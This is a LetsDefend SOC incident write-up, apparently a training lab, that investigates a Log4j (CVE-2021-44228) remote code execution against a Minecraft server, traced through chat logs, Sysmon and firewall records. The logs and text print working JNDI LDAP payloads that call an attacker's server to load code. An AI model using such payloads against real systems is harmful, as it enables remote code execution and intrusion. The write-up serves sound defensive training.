


Investigation the **Log4j** Incident in SOC



LETSDEFEND

TABLE OF CONTENTS

3	SIEM ALERT
4	DETECTION
4	VERIFY
6	INITIAL ACCESS
8	EXECUTION
13	CONTAINMENT
13	ERADICATION
13	LESSON LEARNED



SIEM ALERT

ALERT

SEVERITY	DATE	RULE NAME	EVENTID
✓ High	Dec. 11, 2021, 10:41 a.m.	★ SOC161 - Log4j RCE Exploit	111
★ This CVE affects lots of big companies including Fortune 500			
EventID:		111	
Event Time:		Dec. 11, 2021, 10:41 a.m.	
Rule:		SOC161 - Log4j RCE Detected	
Hostname		Minecraft Server	
IP Address		192.168.10.69	
Suspicious		cmd.exe /c calc.exe	
Command			
Parent Process		C:/Users/LetsDefend/Desktop/Minecraft Server 1.12.2/paper-1.12.2-1618.jar	
CVE-ID		CVE-2021-44228	
AV Action		Allowed	
L1 Note		This server was created to play Minecraft with the SOC team. I checked the Sysmon logs, found calc.exe log but didnt understand how it created	

It is stated in the alert detail that the "cmd.exe /c calc.exe" command is suspicious. Also, it was reported that the CVE-2021-44228 vulnerability was exploited. Looking at the Tier 1 analyst comment, we understand that they have set up a server to play Minecraft with the SOC team. The most important thing here is to understand whether the CVE-2021-44228 vulnerability was really exploited or it was a false positive.



DETECTION

VERIFY

As mentioned before, first of all, we need to understand whether the CVE-2021-44228 vulnerability is exploited on the "Minecraft Server". Therefore, we need to understand how this vulnerability works (impacts the systems).

With a quick Google search (keywords: "CVE-2021-44228", "log4j RCE") you can find the following search results and read the vulnerability and mitigation details:

- <https://www.lunasec.io/docs/blog/log4j-zero-day/>
- <https://blog.cloudflare.com/cve-2021-44228-log4j-rce-0-day-mitigation/>
- <https://www.picussecurity.com/resource/blog/simulating-and-preventing-cve-2021-44228-apache-log4j-rce-exploits>

Simply, it is possible to run code remotely in applications using the Java log4j library due to a vulnerability in this library. A sample payload used in this exploit is as follows:

```
${jndi:ldap://127.0.0.1/a}
```

In our own case, "paper-1.12.2-1618" is running on our system to provide the Minecraft server service. We can check the logs to see if there are payloads for this.

We can see the following payloads when we look at the "lastest.txt" log file in the "C:\Users\LetsDefend\Desktop\Minecraft Server 1.12.2\logs" path.





DETECTION

VERIFY

```
: <testuser23> ${jndi:ldap://18.217.235.130:1389/exploit2}  
: <testuser23> ${jndi:ldap://18.217.235.130:1389/exploit}  
n23 lost connection: Disconnected
```

latest - Notepad

```
File Edit Format View Help  
[10:35:54] [Server thread/INFO]: Structure Info Saving: true  
[10:35:54] [Server thread/INFO]: Max TNT Explosions: 100  
[10:35:54] [Server thread/INFO]: Mob Spawn Range: 4  
[10:35:54] [Server thread/INFO]: Entity Tracking Range: P1 48 / An 48 / Mo 48 / Mi 32 / Other 64  
[10:35:54] [Server thread/INFO]: Hopper Transfer: 8 Hopper Check: 1 Hopper Amount: 1  
[10:35:54] [Server thread/INFO]: Tile Max Tick Time: 50ms Entity max Tick Time: 50ms  
[10:35:54] [Server thread/INFO]: Preparing start region for level 0 (Seed: -269864138525790866)  
[10:35:55] [Server thread/INFO]: Preparing spawn area: 16%  
[10:35:55] [Server thread/INFO]: Preparing start region for level 1 (Seed: -269864138525790866)  
[10:35:56] [Server thread/INFO]: Preparing start region for level 2 (Seed: -269864138525790866)  
[10:35:56] [Server thread/INFO]: Done (2.876s)! For help, type "help" or "?"  
[10:35:56] [Server thread/INFO]: Timings Reset  
[10:37:19] [User Authenticator #1/INFO]: UUID of player UserMC is 156f302c-5973-312f-be27-74978a6f026e  
[10:37:19] [Server thread/INFO]: UserMC[/85.153.205.179:61997] logged in with entity id 127 at ([world]135.5  
[10:37:57] [User Authenticator #1/INFO]: UUID of player testuser23 is 18e693e8-3089-3574-b783-0f0829a55339  
[10:37:57] [Server thread/INFO]: testuser23[/151.135.112.161:13367] logged in with entity id 166 at ([world]  
[10:37:57] [Server thread/INFO]: UserMC was slain by Zombie  
[10:40:00] [Async Chat Thread - #0/INFO]: <testuser23> hey  
[10:40:16] [Async Chat Thread - #0/INFO]: <testuser23> ${jndi:ldap://18.217.235.130:1389/exploit2}  
[10:40:33] [Async Chat Thread - #0/INFO]: <testuser23> ${jndi:ldap://18.217.235.130:1389/exploit}  
[10:42:58] [Server thread/INFO]: testuser23 lost connection: Disconnected  
[10:42:58] [Server thread/INFO]: testuser23 left the game
```






ANALYSIS

INITIAL ACCESS

When we look at the Minecraft logs, we see that the user with the nickname "testuser23" has sent the payload.



```
latest - Notepad
File Edit Format View Help
[10:35:54] [Server thread/INFO]: Structure Info Saving: true
[10:35:54] [Server thread/INFO]: Max TNT Explosions: 100
[10:35:54] [Server thread/INFO]: Mob Spawn Range: 4
[10:35:54] [Server thread/INFO]: Entity Tracking Range: P1 48 / An 48 / Mo 48 / Mi 32 / Other 64
[10:35:54] [Server thread/INFO]: Hopper Transfer: 8 Hopper Check: 1 Hopper Amount: 1
[10:35:54] [Server thread/INFO]: Tile Max Tick Time: 50ms Entity max Tick Time: 50ms
[10:35:54] [Server thread/INFO]: Preparing start region for level 0 (Seed: -269864138525790866)
[10:35:55] [Server thread/INFO]: Preparing spawn area: 16%
[10:35:55] [Server thread/INFO]: Preparing start region for level 1 (Seed: -269864138525790866)
[10:35:56] [Server thread/INFO]: Preparing start region for level 2 (Seed: -269864138525790866)
[10:35:56] [Server thread/INFO]: Done (2.876s)! For help, type "help" or "?"
[10:35:56] [Server thread/INFO]: Timings Reset
[10:37:19] [User Authenticator #1/INFO]: UUID of player UserMC is 156f302c-5973-312f-be27-74978a6f026e
[10:37:19] [Server thread/INFO]: UserMC[/85.153.205.179:61997] logged in with entity id 127 at ([world]135.5
[10:37:57] [User Authenticator #1/INFO]: UUID of player testuser23 is 18e693e8-3089-3574-b783-0f0829a55339
[10:37:57] [Server thread/INFO]: testuser23[/151.135.112.161:13367] logged in with entity id 166 at ([world]
[10:37:57] [Server thread/INFO]: UserMC was slain by Zombie
[10:40:00] [Async Chat Thread - #0/INFO]: <testuser23> hey
[10:40:16] [Async Chat Thread - #0/INFO]: <testuser23> ${jndi:ldap://18.217.235.130:1389/exploit2}
[10:40:33] [Async Chat Thread - #0/INFO]: <testuser23> ${jndi:ldap://18.217.235.130:1389/exploit}
[10:42:58] [Server thread/INFO]: testuser23 lost connection: Disconnected
[10:42:58] [Server thread/INFO]: testuser23 left the game
```

When we go back in the logs, we see that the attacker connects to the Minecraft Server at "10:37:57" from the "151.135.112.161" IP address.

```
[10:35:56] [Server thread/INFO]: Timings Reset
[10:37:19] [User Authenticator #1/INFO]: UUID of player UserMC is 156f302c-5973-312f-be27-74978a6f026e
[10:37:19] [Server thread/INFO]: UserMC[/85.153.205.179:61997] logged in with entity id 127 at ([world]135.5
[10:37:57] [User Authenticator #1/INFO]: UUID of player testuser23 is 18e693e8-3089-3574-b783-0f0829a55339
[10:37:57] [Server thread/INFO]: testuser23[/151.135.112.161:13367] logged in with entity id 166 at ([world]
[10:37:57] [Server thread/INFO]: UserMC was slain by Zombie
[10:40:00] [Async Chat Thread - #0/INFO]: <testuser23> hey
```






ANALYSIS

INITIAL ACCESS

If we look at the Github repository below, we can see the list of services/systems affected by this vulnerability:

- <https://github.com/YfryTchsGD/Log4jAttackSurface>

It is clear that Minecraft is among those affected by the exploit.



Thus, we understand that the initial access was achieved by exploitation of a vulnerability on a public application.



LETSDEFEND



ANALYSIS


EXECUTION

We detected that the attacker was sending payloads over Minecraft chat. What would cause this payload to run "calc.exe"? We should examine the Sysmon logs to get an answer.

After examining the "Event ID1 - Process Create" logs and finding calc.exe, we need to check the parent process so we can understand the reason why this process occurs.

```
CommandLine: calc.exe
CurrentDirectory: C:\Users\LetsDefend\Desktop\Minecraft Server 1.12.2\
User: EC2AMAZ-ILGVOIN\LetsDefend
LogonGuid: {a584806d-716d-61b4-adab-010000000000}
LogonId: 0x1ABAD
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=DEAD69D07BC33B762ABD466FB6F53E11,SHA256=
3091E2ABFB55D05D6284B6C4B058B62C8C28AFC1D883B699E9A2B5482EC6FD51,IMPHASH=
8EEAA9499666119D13B3F44ECD77A729
ParentProcessGuid: {a584806d-8010-61b4-9001-000000005901}
ParentProcessId: 800
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /c calc.exe
ParentUser: EC2AMAZ-ILGVOIN\LetsDefend
```

When we examine the relevant log, we see that calc.exe is called by cmd.exe in the alert details. When we go back in the log details, a pattern as follows emerges:





ANALYSIS

We can filter the logs with an IP address of 192.168.10.69 on Log Management to understand which addresses Minecraft Server communicated with during the time period of the event (11.12.2021 10:35).

DATE	TYPE	SOURCE ADDRESS	SOURCE PORT	DESTINATION ADDRESS
Dec. 11, 2021, 10:37 a.m.	Firewall	151.135.112.161	13291	192.168.10.69
Dec. 11, 2021, 10:37 a.m.	Firewall	85.153.205.179	62135	192.168.10.69
Dec. 11, 2021, 10:37 a.m.	Firewall	151.135.112.161	13367	192.168.10.69
Dec. 11, 2021, 10:40 a.m.	Firewall	192.168.10.69	51218	18.217.235.130
Dec. 11, 2021, 10:40 a.m.	Proxy	192.168.10.69	51219	18.217.235.130
Dec. 11, 2021, 10:40 a.m.	Proxy	192.168.10.69	51219	18.217.235.130

When we look at the results, the addresses communicated are as follows:

- 151.135.112.161 - testuser23, Attacker IP address
- 85.153.205.179 - UserMC user IP address
- 18.217.235.130 - IP address in Payload


```
latest - Notepad
File Edit Format View Help
[10:35:54] [Server thread/INFO]: Structure Info Saving: true
[10:35:54] [Server thread/INFO]: Max TNT Explosions: 100
[10:35:54] [Server thread/INFO]: Mob Spawn Range: 4
[10:35:54] [Server thread/INFO]: Entity Tracking Range: Pl 48 / An 48 / Mo 48 / Mi 32 / Other 64
[10:35:54] [Server thread/INFO]: Hopper Transfer: 8 Hopper Check: 1 Hopper Amount: 1
[10:35:54] [Server thread/INFO]: Tile Max Tick Time: 50ms Entity max Tick Time: 50ms
[10:35:54] [Server thread/INFO]: Preparing start region for level 0 (Seed: -269864138525790866)
[10:35:55] [Server thread/INFO]: Preparing spawn area: 16%
[10:35:55] [Server thread/INFO]: Preparing start region for level 1 (Seed: -269864138525790866)
[10:35:56] [Server thread/INFO]: Preparing start region for level 2 (Seed: -269864138525790866)
[10:35:56] [Server thread/INFO]: Done (2.876s)! For help, type "help" or "?"
[10:35:56] [Server thread/INFO]: Timings Reset
[10:37:19] [User Authenticator #1/INFO]: UUID of player UserMC is 156f302c-5973-312f-be27-74978a6f026e
[10:37:19] [Server thread/INFO]: UserMC[/85.153.205.179:61997] logged in with entity id 127 at ([world]135.5
[10:37:57] [User Authenticator #1/INFO]: UUID of player testuser23 is 18e693e8-3089-3574-b783-0f0829a55339
[10:37:57] [Server thread/INFO]: testuser23[/151.135.112.161:13367] logged in with entity id 166 at ([world]
[10:37:57] [Server thread/INFO]: UserMC was slain by zombie
[10:40:00] [Async Chat Thread - #0/INFO]: <testuser23> hey
[10:40:16] [Async Chat Thread - #0/INFO]: <testuser23> ${jndi:ldap://18.217.235.130:1389/exploit2}
[10:40:33] [Async Chat Thread - #0/INFO]: <testuser23> ${jndi:ldap://18.217.235.130:1389/exploit2}
[10:42:58] [Server thread/INFO]: testuser23 lost connection: Disconnected
[10:42:58] [Server thread/INFO]: testuser23 left the game
```





ANALYSIS

If we bring together the information we have obtained from log management and Sysmon, we will have an attack scheme as seen in the image below.



Execution Continuation

If the log analysis is continued, it will be detected that the attacker not only sends "calc.exe" but also a CMD screen that says "Log4j Exploit Test Success".



LETSDEFEND



ANALYSIS

Operational Number of events: 291 (1) New events available				
Level	Date and Time	Source	Event ID	Task Category
Information	12/11/2021 10:40:33 AM	Sysmon	1	Process Creat...
Information	12/11/2021 10:40:17 AM	Sysmon	3	Network conn...
Information	12/11/2021 10:40:17 AM	Sysmon	3	Network conn...
Information	12/11/2021 10:40:17 AM	Sysmon	3	Network conn...
Information	12/11/2021 10:40:17 AM	Sysmon	3	Network conn...
Information	12/11/2021 10:40:16 AM	Sysmon	1	Process Creat...
Information	12/11/2021 10:40:16 AM	Sysmon	1	Process Creat...
Information	12/11/2021 10:40:16 AM	Sysmon	1	Process Creat...
Information	12/11/2021 10:40:16 AM	Sysmon	1	Process Creat...

Event 1, Sysmon

GeneralDetails

Company: Microsoft Corporation

OriginalFileName: Cmd.Exe

CommandLine: cmd.exe /c start echo Log4j Exploit Test Success

CurrentDirectory: C:\Users\LetsDefend\Desktop\minecraft server 1.12.2\

User: EC2AMAZ-ILGVOIN\LetsDefend

LogonGuid: {a584806d-716d-61b4-adab-010000000000}

LogonId: 0x1ABAD

TerminalSessionId: 1

Log Name:Microsoft-Windows-Sysmon/Operational

Source:SysmonLogged:12/11/2021 10:40:33 AM

Event ID:1Task Category:Process Create (rule: ProcessCreate)

Level:InformationKeywords:

User:SYSTEMComputer:EC2AMAZ-ILGVOIN

OpCode:Info

More Information:[Event Log Online Help](#)

Execution flowchart is the same as above. First, the attacker sent a payload and received the relevant command from its own server.

If we look at the user where the operations are made, we see that the user is "LetsDefend", which is in the Administrator group. No privilege escalation activity has been seen. It is already possible to run commands with a user with high privileges.





ANALYSIS

Operational Number of events: 291 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	12/11/2021 10:40:33 AM	Sysmon	1	Process Creat...
Information	12/11/2021 10:40:17 AM	Sysmon	3	Network conn...
Information	12/11/2021 10:40:17 AM	Sysmon	3	Network conn...
Information	12/11/2021 10:40:17 AM	Sysmon	3	Network conn...
Information	12/11/2021 10:40:17 AM	Sysmon	3	Network conn...
Information	12/11/2021 10:40:16 AM	Sysmon	1	Process Creat...
Information	12/11/2021 10:40:16 AM	Sysmon	1	Process Creat...
Information	12/11/2021 10:40:16 AM	Sysmon	1	Process Creat...
Information	12/11/2021 10:40:16 AM	Sysmon	1	Process Creat...

Event 1, Sysmon

General Details

Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: cmd.exe /c start echo Log4j Exploit Test Success
CurrentDirectory: C:\Users\LetsDefend\Desktop\Minecraft Server 1.12.2\
User: EC2AMAZ-ILGVOIN\LetsDefend
LogonGuid: {a334600d-710d-0104-a0ab-010000000000}
LogonId: 0x1ABAD
TerminalSessionId: 1

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 12/11/2021 10:40:33 AM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: EC2AMAZ-ILGVOIN
OpCode: Info

```
Command Prompt

C:\Users\LetsDefend>net user LetsDefend
User name                LetsDefend
Full Name                LetsDefend
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        10/23/2021 2:18:54 PM
Password expires         Never
Password changeable      10/23/2021 2:18:54 PM
Password required         Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               12/11/2021 7:03:12 PM
Logon hours allowed      All

Local Group Memberships  *Administrators
Global Group memberships *None
The command completed successfully.
```





CONTAINMENT

CONTAINMENT

As a result of the analysis, We see that the attacker ran a remote command because the "paper-1.12.2-1618" application in "Minecraft Server" was affected by the CVE-2021-44228 vulnerability. The device must be isolated from the network to prevent the server from being completely compromised and spread to other devices.

HOSTNAME	IP ADDRESS	OS	CLIENT / SERVER	REQUEST CONTAINMENT
Minecraft Server	192.168.10.69	Windows Server 2019	Server	<input checked="" type="checkbox"/> Host Contained

ERADICATION

- No backdoor malicious application has been detected on the system, there is no findings that need to be remediated.

LESSON LEARNED

- Although there is no direct vulnerability in the application we use ("paper-1.12.2-1618"), it can be affected by the vulnerabilities that may occur in the libraries it depends on ("log4j"). For this reason, we should thoroughly adopt the concept of 3rd party security.
- We should not delay the patch management works and we should apply the necessary updates on time.